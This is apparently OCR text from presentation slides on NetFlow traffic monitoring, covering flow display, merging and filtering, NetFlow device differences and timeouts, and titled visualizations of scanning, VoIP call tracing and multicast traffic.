
Flow Display and Processing Issues

- Issues
  - Shear number of flows
  - Efficient storage and retrieval for display
  - Temporal aspect of flows
  - Display layer performance
- Top N or Bottom N Flows
  - Reduce amount of displayed items
  - Aggregation of same flow records
- Merging
  - Merge flows based on attributes
  - DSCP, IP address, Rate, Bytes
  - Match based
- Filtering
  - Basic - src/dst ip, port, dscp etc
  - Advanced – BGP AS, next hop, ..




NetFlow Specific Issues


- **Flow Data**
  - Router sourced or consumed flows
  - Index to interface number mapping, Null/Local
  - Not always correct, MIB issues
- **Differences**
  - ASA vs Router vs Switch
  - Intra VLAN, Layer 3
  - NetFlow and sFlow
  - SNMP based flow
- **Time Related**
  - Flow time outs – active/inactive
  - Flow time stamps
- **NetFlow configuration**
  - Flexible NetFlow




Visualization - Scanning




Visualization - VoIP Call Tracing



Visualization - Multicast Traffic




Visualization - Multicast Traffic



